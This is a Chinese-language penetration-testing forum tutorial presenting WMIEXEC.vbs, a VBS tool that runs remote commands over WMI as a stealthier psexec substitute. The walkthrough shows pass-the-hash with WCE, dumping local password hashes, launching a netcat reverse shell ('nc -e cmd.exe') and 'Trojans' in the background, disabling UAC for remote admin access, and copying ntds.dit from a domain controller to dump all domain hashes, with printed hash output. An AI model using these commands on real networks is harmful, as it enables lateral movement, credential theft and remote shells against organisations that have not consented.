

利用 WMI 代替 psexec——WMIEXEC.vbs


作者: Twilight

地址: <https://www.t00ls.net/>

0x01 背景

内网渗透中经常用到 `psexec` 这个工具，可以很方便的得到一个半交互式的 `cmd shell`。但是 `psexec` 也有一些问题: `psexec` 需要对方开启 `ADMIN$` 共享，而且需要安装服务; 另外，`psexec` 退出时有可能服务删除失败，这个情况只是偶尔，但是我碰到过。安装服务会留下明显的日志，而且服务没有删除的风险更大，管理员很容易就会发现。WMI 可以远程执行命令，所以我就想用 VBS 脚本调用 WMI 来模拟 `psexec` 的功能，于是乎 `WMIEXEC` 就诞生了。基本上 `psexec` 能用的地方，这个脚本也能够使用。

0x02 WMIEXEC 功能



```
管理员: C:\Windows\System32\cmd.exe
$$\  $$\  $$\  $$\  $$$$$$\  $$$$$$$$\  $$\  $$\  $$$$$$$$\  $$$$$$$\
$$ | $  $$ | $$$\  $$$ | \_$$ _|$$ _--_ |$$ | $$ |$$ _--_ |$$ _--$$\
$$ | $$$\  $$ | $$$\  $$$ |  $$ |  $$ |  \$$\  $$ |  $$ |  $$ | / \_--|
$$ $$ $$$\  $$$\ $$$\ $$$ |  $$ |  $$$$\  \$$$$\ / $$$$\  $$ |
$$$$ _$$$$\ $$$ \$$$  $$ |  $$ |  $$$ _--|  $$ $<  $$ _--|  $$ |
$$$ / \$$$ $$$ \$/  /$$ |  $$ |  $$$ |  _--  $$ /\$$\  $$ |  $$ |  $$\
$$ / \  \$$ $$$ | \/_  $$ | $$$$\  $$$$$$$$\  $$ /  $$ | $$$$\  \$$$$$$\
\_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_
v1.0beta By. Twilight

Usage: wmiexec.vbs /shell host
wmiexec.vbs /shell host user pass
wmiexec.vbs /cmd host command
wmiexec.vbs /cmd host user pass command

/shell      half-interactive shell mode
/cmd        single command mode
host        hostname or IP address
command     the command to run on remote host

-waitTIME   while in shell mode ,delay TIME to read result,
eg. 'systeminfo -wait5000' 'ping google.com -wait2000'
-persist    in shell mode, running command background and pers.
            such as nc.exe or Trojan


0:\wmi>
```

WMIEXEC 支持两种模式，一种是半交互式 `shell` 模式，另一种是执行单条命令模式。WMIEXEC 需要提供账号密码进行远程连接，但是如果破解出账号密码，也可以配合 WCE 的 `hash` 注入功能一起使用，先进行 `hash` 注入，然后再使用 WMIEXEC 即可。

半交互式 shell 模式


提供账号密码，执行如下命令：

```
cscript.exe //nologo wmiexec.vbs /shell 192.168.1.1 username password
```



这样就获得了一个半交互式的 shell，这个 shell 和 psexec 的 shell 没什么区别。之所以称为半交互式，是因为这个 shell 也不能执行实时交互的命令，和 psexec 是一样的。

上个执行命令的图：



左边是虚拟机里面执行的命令，右边是 WMIEXEC 里面执行的。

还可以抓取 hash:

```
管理员: C:\Windows\system32\cmd.exe - cscript //nologo wmiexec.vbs /shell 192.168.1.11...
C:\>gethashes
GetHashes v1.6
Copyright (c)2004-2007 InsidePro, http://www.InsidePro.com
Using:
    GetHashes <SAM registry file> [System key file]
Or
    GetHashes $Local

C:\>gethashes $local
admin:1005:E52CAC67419A9A22009A59E0DD397500:A0876282229E5F193F21127395B185F0:::
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
SUPPORT_388945a0:1001:AAD3B435B51404EEAAD3B435B51404EE:A1F6870E30E29D6BA47E2CF11864D467:::
```

单个命令执行的模式这个模式适用于只需要执行一个命令，或者说当前的环境不是交互式 shell，没法运行 WMIEXEC 的 shell 模式时（比如在 webshell 里面）。

cscript.exe wmiexec.vbs /cmd 192.168.1.1 username password "command"

```
L:\wmi>cscript wmiexec.vbs /cmd 192.168.1.117 admin Password!@# "ipconfig"
```

上面是提供账号密码的情况，如果有时候我们抓取到的是 hash，破解不了时可以利用 WCE 的 hash 注入，然后再执行 WMIEXEC（不提供账号密码）就可以了。

```
C:\命令提示符 - cscript //nologo wmiexec.vbs /shell 192.168.1.117

C:\wmi>wce -s admin:fuck:e52cac67419a9a22009a59e0dd397500:a0876282229e5f193f21127395b185f0
WCE v1.3beta <Windows Credentials EditOr> - <c> 2010,2011,2012 Amplia Security
by Hernan Ochoa <hernan@ampliasecurity.com>
Use -h for help.

Changing NTLM credentials of current logon session (00045F2Dh) to:
Username: admin
domain: fuck
LMHash: e52cac67419a9a22009a59e0dd397500
NTHash: a0876282229e5f193f21127395b185f0
NTLM credentials successfully changed!

C:\wmi>cscript //nologo wmiexec.vbs /shell 192.168.1.117

$$\      $$\  $$\      $$\  $$$$$$\  $$$$$$$$\  $$\  $$\  $$$$$$$$\  $$$$$$\
$$ ! $  $$ !$$$  $$$ !\ $$ _!$$  _!$$ !  $$ !$$  _!$$  _!$$  _!$$
$$ !$$$  $$ !$$$  $$$ !  $$ !  $$ !  \$$\ $$ !$$ !  $$ / \!
$$ $$ $$\ $$ !$$\ $$\ $$ !  $$ !  $$$$$$\  \$$$$\ / $$$$$$\  $$ !
$$$$ _$$$$ !$$ \$$$ $$ !  $$ !  $$ _!  $$ $$< $$ _!  $$ !
$$$ / \$$$ !$$ !\ $ /$$ !  $$ !  $$ !  $$ /\$$\ $$ !  $$ !  $$\
$$ / \ $$ !$$ ! \  $$ !$$$$$\  $$$$$$$$\  $$ /  $$ !$$$$$$$\  $$$$$$
\  \! \!  \! \! \! \! \! \! \! \! \! \! \! \! \! \! \! \! \! \! \! \! \! \!
By. Twilight

WMIEXEC : Target -> 192.168.1.117
WMIEXEC : Connecting...
WMIEXEC : Login -> OK
WMIEXEC : Result File -> C:\wmi.dll
WMIEXEC : Share created success.
WMIEXEC : Share Name -> WMI_SHARE
WMIEXEC : Share Path -> C:\
C:\WINDOWS\system32>
```

Tips:

如果抓取的 LM hash 是 AAD3 开头的,或者是 No Password 之类的,就用 32 个 0 代替 LM hash 即可。

0x03 原理和相关问题

整个过程是先调用 WMI 通过账号密码或者 NTLM 认证 (WCE 注入) 连接到远程计算机, 然后如果提供了账号密码, 则用这个账号密码建立一个到目标的 IPC 连接。随后 WMI 会建立一个共享文件夹, 用于远程读取命令执行结果。

当用户输入命令时, WMI 创建进程执行该命令, 然后把结果输出到文件, 这个文件位于之前创建的共享文件夹中。最后, 通过 FSO 组件访问远程共享文件夹中的结果文件, 将结果输出。当结果读取完成时, 调用 WMI 执行命令删除结果文件。最后当 WMIEXEC 退出时, 删除文件共享。

由于 WMI 只负责创建进程, 没有办法可以判断命令是否执行完毕, 所以脚本采用的方法是延迟 1200ms 后读取结果文件, 但是如果命令执行的时间大于 1200ms, 比如 systeminfo 或者 ping 之类的, 这时候读取结果文件会导致读取的结果不完整, 然后在删除结果文件时会出错。

比如正常的执行 ping:



Ping 结果没有读取完整,而且命令执行完后目标服务器上的 **wmi.dll** 结果文件并没有被删除! 为了防止出现这种情况,于是在 shell 模式里面加入了 **-waitTIME** 选项, TIME 是要等待的时间。当执行的命令后面跟上 **-wait5000** 时,表示这个命令等待 5s 后再读取结果。



由于正常的命令都要查看结果,所以执行的命令后面都会加上重定向符,把结果输出到文件中。

所以用这个执行木马会有问题,因为木马进程会一直存在,导致结果文件被占用,不能删除,也不能改写,如果执行不带任何参数的 **nc.exe** 也是这种效果

出现这种情况后由于结果文件被占用,所以 **WMIEXEC** 不能工作,除非手动更改脚本中的结果文件名。或者可以用 **taskkill** 远程结束掉卡死的进程,然后 **WMIEXEC** 可以恢复工作。为了解决这个问题,加入了 **-persist** 选项。

当命令加了 `persist` 选项后，程序会在后台运行，不会有结果输出，而且会返回这个命令进程的 `PID`，方便结束进程。这样就可以运行 `nc` 或者木马程序了。

下面是测试 `nc` 的结果：



The image shows two overlapping Windows command prompt windows. The top window is titled '管理员: 命令提示符' and shows the command `cscript.exe wmiexec-dev.vbs /shell 127.0.0.1` being executed. The output shows the command being run from `C:\Windows\system32`, the directory being changed to `C:\Users\W0o0\Desktop`, and the netcat listener `nc -e cmd.exe 127.0.0.1 446 -persist` being executed. The output indicates that the process was created with `PID: 8748`. The bottom window is titled '管理员: C:\Windows\system32\cmd.exe - -lvvp 446' and shows the netcat listener `nc -lvvp 446` being executed. The output shows the listener listening on `[any] 446`, connecting to `[127.0.0.1] from W0o0-PC [127.0.0.1] 10376`, and displaying the Microsoft Windows version `6.1.7601`. A watermark for 'F4CK Security Team' is visible in the bottom right corner of the second window.

```
C:\Windows\system32>cd \users\w0o0\desktop
C:\Users\W0o0\Desktop>nc -e cmd.exe 127.0.0.1 446 -persist
WMIEXEC : Process created. PID: 8748
C:\Users\W0o0\Desktop>

C:\Windows\system32\cmd.exe - -lvvp 446
C:\Users\W0o0\Desktop>nc -lvvp 446
listening on [any] 446 ...
connect to [127.0.0.1] from W0o0-PC [127.0.0.1] 10376
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Users\W0o0\Desktop>
```

相关设定：

1. `Const Path = "C:\\"`
2. `Const FileName = "wmi.dll"`
3. `Const timeOut = 1200`

复制代码

这段代码在脚本的一开始，是控制结果文件路径、文件名、以及默认代码执行时间的，可以自行更改

0x04 题外话：UAC 的探讨

测试中发现在 `Server 2008` 以及 `2012` 中,只有 `Administrator` 账号能进行远程连接，并且 `psexec` 也是一样的情况，还有 `IPC` 连接也是。就算是管理员用户组的其他用户也不能进行远程连接。

后来发现是 `UAC` 的问题，默认 `UAC` 是开启的，这时候只有 `Administrator` 账户能够远程访问共享或者连接 `WMI`。

```
C:\Users\John\Desktop>psexec -u hehe -p Password!@# \\172.16.1.112 cmd
```

```
PsExec v1.98 - Execute processes remotely  
Copyright (C) 2001-2010 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Couldn't access 172.16.1.112:  
拒绝访问。
```



图中 hehe 是管理员用户组的用户，但是 PSEXEC 在连接时提示拒绝访问，WMIEXEC 也是一样。

Google 查到可以通过禁用 UAC 然后 psexec 就可以使用了，如何禁用参考：
<http://support.microsoft.com/kb/942817>

禁用之后 psexec 可以通过 hehe 账户连接，但是是普通的权限，此时要加上-h 选项即可获得管理员的权限。

```
WMIEXEC : Target -> 172.16.1.109  
WMIEXEC : Connecting...  
WMIEXEC : Login -> OK  
WMIEXEC : Result File -> C:\wmi.dll  
WMIEXEC : Share created sucess.  
WMIEXEC : Share Name -> WMI_SHARE  
WMIEXEC : Share Path -> C:\  
C:\Windows\system32>whoami  
win-2oahgbmyaml\hehe
```

```
C:\Windows\system32>whoami /groups | findstr /I "level"  
Mandatory Label\High Mandatory Level 未知 SID type S-1-16-122x2  
C:\Windows\system32>
```



禁用 UAC 后 WMIEXEC 用 hehe 账户连接直接就是管理员权限

```
\\172.16.1.112: cmd
C:\Users\John\Desktop>psexec -u hehe -p Password!@# \\172.16.1.112 cmd

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [版本 6.0.6002]
版权所有 (C) 2006 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
win-2oahgbmyaml\hehe

C:\Windows\system32>whoami /groups | findstr /i "level"
Mandatory Label\Medium Mandatory Level 未知 SID type S-1-16-8192 必需的组，启用
于默认，启用的组

C:\Windows\system32>exit
cmd exited on 172.16.1.112 with error code 0.

C:\Users\John\Desktop>psexec -u hehe -p Password!@# \\172.16.1.112 -h cmd

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [版本 6.0.6002]
版权所有 (C) 2006 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami /groups | findstr /i "level"
Mandatory Label\High Mandatory Level 未知 SID type S-1-16-12288 必需的组，
默认，启用的组

C:\Windows\system32>
```

值得一提的是，UAC 并不会拦截域管理员，就算 UAC 是开启的，域管理员也可以直接连接，可以直接使用 PSEXEC 或者 WMIEXEC。

0x05 WMIEXEC 使用实例


还是用抓取 server 2012 域控上的 hash 作为例子吧，具体操作步骤就不介绍了，直接上图：


```
命令提示符 - cscript //nologo wmiexec.vbs /shell 172.16.1.234 twilight\administrator Passw...
WMIEXEC : Share Name -> WMI_SHARE
WMIEXEC : Share Path -> C:\
C:\Windows\system32>whoami
twilight\administrator

C:\Windows\system32>ntdsutil snapshot "list all" quit quit
ntdsutil: snapshot
快照: list all
找不到快照。
快照: quit
ntdsutil: quit

C:\Windows\system32>ntdsutil snapshot "activate instance ntds" create quit
quit
ntdsutil: quit

C:\Windows\system32>ntdsutil snapshot "list all" quit quit
ntdsutil: snapshot
快照: activate instance ntds
活动实例设置为 "ntds"。
快照: create
正在创建快照...
成功生成快照集 {9814ba42-356f-4052-a12e-54b949951582}。
快照: quit
ntdsutil: quit
```




```
命令提示符 - cscript //nologo wmiexec.vbs /shell 172.16.1.234 twilight\administrator Passw...
C:\Windows\system32>ntdsutil snapshot "mount {9814ba42-356f-4052-a12e-54b949951582}" quit quit
ntdsutil: snapshot
快照: mount {9814ba42-356f-4052-a12e-54b949951582}
快照 {0d69c411-feec-456b-bb6a-cde184b74541} 已作为 C:\$SNAP_201212061255_UOLUMEC$ 装载
快照: quit
ntdsutil: quit

C:\Windows\system32>copy C:\$SNAP_201212061255_UOLUMEC$\windows\ntds\ntds.dit c:\
已复制 1 个文件。

C:\Windows\system32>ntdsutil snapshot "unmount {9814ba42-356f-4052-a12e-54b949951582}" quit quit
ntdsutil: snapshot
快照: unmount {9814ba42-356f-4052-a12e-54b949951582}
快照 {0d69c411-feec-456b-bb6a-cde184b74541} 已卸载。
快照: quit
ntdsutil: quit

C:\Windows\system32>ntdsutil snapshot "delete {9814ba42-356f-4052-a12e-54b949951582}" quit quit
ntdsutil: snapshot
快照: delete {9814ba42-356f-4052-a12e-54b949951582}
快照 {0d69c411-feec-456b-bb6a-cde184b74541} 已删除。
快照: quit
ntdsutil: quit
```



```
命令提示符 - cscript //nologo wmiexec.vbs /shell 172.16.1.234 twilight\administrator Passw...
C:\>QuarksPwDump.exe --dump-hash-domain --ntds-file ntds.dit
```

```
b -<(QuarksLab)>-
[+] SYSKEY retrieving...[OK]
SYSKEY = E9B4E95BDF9D197039AB54FDCC5BA416
[+] Init JET engine...OK
[+] Open Database ntds.dit...OK
[+] Parsing datatable...OK
[+] Processing PEK deciphering...OK
PEK = E93DE155ED07DEBE17D0B73DF23056ED
[+] Processing hashes deciphering...OK

----- BEGIN DUMP -----
AdminUser:1106:AAD3B435B51404EEAAD3B435B51404EE:8119935C5F7FA5F57135620C8073AAC
:::
FUCK$:1105:AAD3B435B51404EEAAD3B435B51404EE:EFD7902BCE5409293BE11EB8EE762B84:::
User1:1104:AAD3B435B51404EEAAD3B435B51404EE:FBDCD5041C96DD8D82224270B57F11FC:::
krbtgt:502:AAD3B435B51404EEAAD3B435B51404EE:52342D5DAAA2D18972E2A679FA367FA7:::
WIN-93AFR0EMPBJ$:1001:AAD3B435B51404EEAAD3B435B51404EE:FBE006761B9E56BC9D15C6F52
DA32EE2:::
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:A087628229E5F193F21127395B18
5F0:::
----- END DUMP -----

7 dumped accounts
[+] Close Database...OK
```

0x06 总结

运行时间长的命令时，如 `ping`, `systeminfo` 之类的，记得加上 `-wait5000` 或者更久的时间选项

运行 `nc` 反弹或者木马等不需要输出结果、同时需要一直运行的程序时，一定要加上 `-persist` 选项，不然你就只能去 `taskkill` 远程结束进程了